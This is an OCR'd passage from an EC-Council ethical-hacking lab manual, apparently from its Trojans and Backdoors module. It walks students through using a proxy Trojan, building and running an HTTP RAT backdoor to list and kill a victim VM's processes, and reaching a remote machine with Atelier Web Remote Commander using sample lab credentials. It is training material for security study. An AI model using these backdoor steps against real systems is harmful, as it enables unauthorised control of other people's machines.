


FIGURE 4.9: Proxy settings of LAN in Chrome Browser

13. Now access any web page in the browser (example: www.bbc.co.uk).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.10: Accessing web page using proxy server

14. The web page will open.
15. Now go back to **Windows Server 2008** and check the command prompt.




FIGURE 4.11: Background information on Proxy server

16. You can see that we had accessed the Internet using the proxy server Trojan.

Accessing web page using proxy server

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Server Trojan	**Output:** Use the proxy server Trojan to access the Internet Accessed webpage: www.bbc.co.uk

Questions

1. Determine whether McAfee HTTP Proxy Server Trojan supports other ports that are also apart from 8080.
2. Evaluate the drawbacks of using the HTTP proxy server Trojan to access the Internet.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

HTTP Trojan

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Hackers have a variety of motives for installing malevolent software (malware). This types of software tends to yield instant access to the system to continuously steal various types of information from it, for example, strategic company's designs or numbers of credit cards. A backdoor is a program or a set of related programs that a hacker installs on the victim computer to allow access to the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the systems log. Hacker–dedicated websites give examples of many tools that serve to install backdoors, with the difference that once a connection is established the intruder must log in by entering a predefined password.

You are a Security Administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objectives of the lab include:

- To run HTTP Trojan on Windows Server 2008
- Access the Windows Server 2008 machine process list using the HTTP Proxy
- Kill running processes on Windows Server 2008 Virtual Machine

Lab Environment

To carry out this, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP RAT** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**
- A computer running **Window Server 2008** (host)
- **Windows 8** running in Virtual Machine
- Windows Server 2008 in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

HTTP RAT

Lab Tasks

1. Log in to **Windows 8** Virtual Machine, and select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop,




FIGURE 5.1: Windows 8 Start menu

2. Click **Services** in the **Start** menu to launch Services.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.2: Windows 8 Start menu Apps

Stopping the World Wide Web Publisher is mandatory as HTTP RAT runs on port 80

3. Disable/Stop **World Wide Web Publishing** Services.




FIGURE 5.3: Administrative tools -> Services Window

4. Right-click the **World Wide Web Publishing** service and select **Properties** to disable the service.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.4: Disable/Stop World Wide Web publishing services

5. Now start HTTP RAT from the location **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**.

The send notification option can be used to send the details to your Mail ID

FIGURE 5.5: HTTP RAT main window

6. Disable the **Send notification with ip address to mail** option.
7. Click **Create** to create a **httpserver.exe** file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 5.6: Create backdoor

The created httpserver will be placed in the tool directory

FIGURE 5.7: Backdoor server created successfully

8. The **httpserver.exe** file should be created in the folder **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**.
9. Double-click the file to and click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.8: Running the Backdoor

10. Go to **Task Manager** and check if the process is running.




FIGURE 5.9: Backdoor running in task manager

11. Go to Windows Server 2008 and open a web browser to access the Windows 8 machine (here "10.0.0.12" is the IP address of Windows 8 Machine).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 5.10: Access the backdoor in Host web browser

12. Click running processes to list the processes running on the Windows 8 machine.




FIGURE 5.11: Process list of the victim computer

13. You can kill any running processes from here.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
HTTP Trojan	Successful send httpserver.exe on victim machine
	Output: Killed Process System smss.exe csrss.exe winlogon.exe services.exe lsass.exe svchost.exe dwm.exe splwow64.exe httpserver.exe firefow.exe

Questions

1. Determine the ports that HTTP proxy server Trojan uses to communicate.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Remote Access Trojans Using Atelier Web Remote Commander

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A backdoor Trojan is a very dangerous infection that compromises the integrity of a computer, its data, and the personal information of the users. Remote attackers use backdoors as a means of accessing and taking control of a computer that bypasses security mechanisms. Trojans and backdoors are types of bad-wares; their main purpose is to send and receive data and especially commands through a port to another system. This port can be even a well-known port such as 80 or an out of the norm ports like 7777. Trojans are most of the time defaced and shown as legitimate and harmless applications to encourage the user to execute them.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Gain access to a remote computer
- Acquire sensitive information of the remote computer

Lab Environment

To carry out this, you need:

1. **Atelier Web Remote Commander** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Atelier Web Remote Commander**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

Atelier Web Remote Commander

Lab Tasks

1. Install and launch **Atelier Web Remote Commander (AWRC)** in Windows Server 2012.
2. To launch **Atelier Web Remote Commander (AWRC),** launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 6.1: Windows Server 2012 Start-Desktop

3. Click **AW Remote Commander Professional** in the **Start** menu apps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.2: Windows Server 2012 Start Menu Apps

4. The main window of **AWRC** will appear as shown in the following screenshot.

This toll is used to gain access to all the information of the Remote system




FIGURE 6.3: Atelier Web Remote Commander main window

5. Input the **IP address** and **Username / Password** of the remote computer.
6. In this lab we have used Windows Server 2008 (10.0.0.13):
   - User name: Administrator
   - Password: qwerty@123

Note: The IP addresses and credentials might differ in your labs

7. Click **Connect** to access the machine remotely.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.4: Providing remote computer details

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

8. The following screenshots show that you will be accessing the **Windows Server 2008** remotely.




FIGURE 6.5: Remote computer Accessed

9. The Commander is connected to the Remote System. Click the **Sys Info** tab to view complete details of the Virtual Machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.6: Information of the remote computer

10. Select **NetworkInfo Path** where you can view network information.




FIGURE 6.7: Information of the remote computer

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

11. Select the **File System** tab. Select **c:** from the drop-down list and click **Get**.
12. This tab lists the complete files of the C:\ drive of Windows Server 2008.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

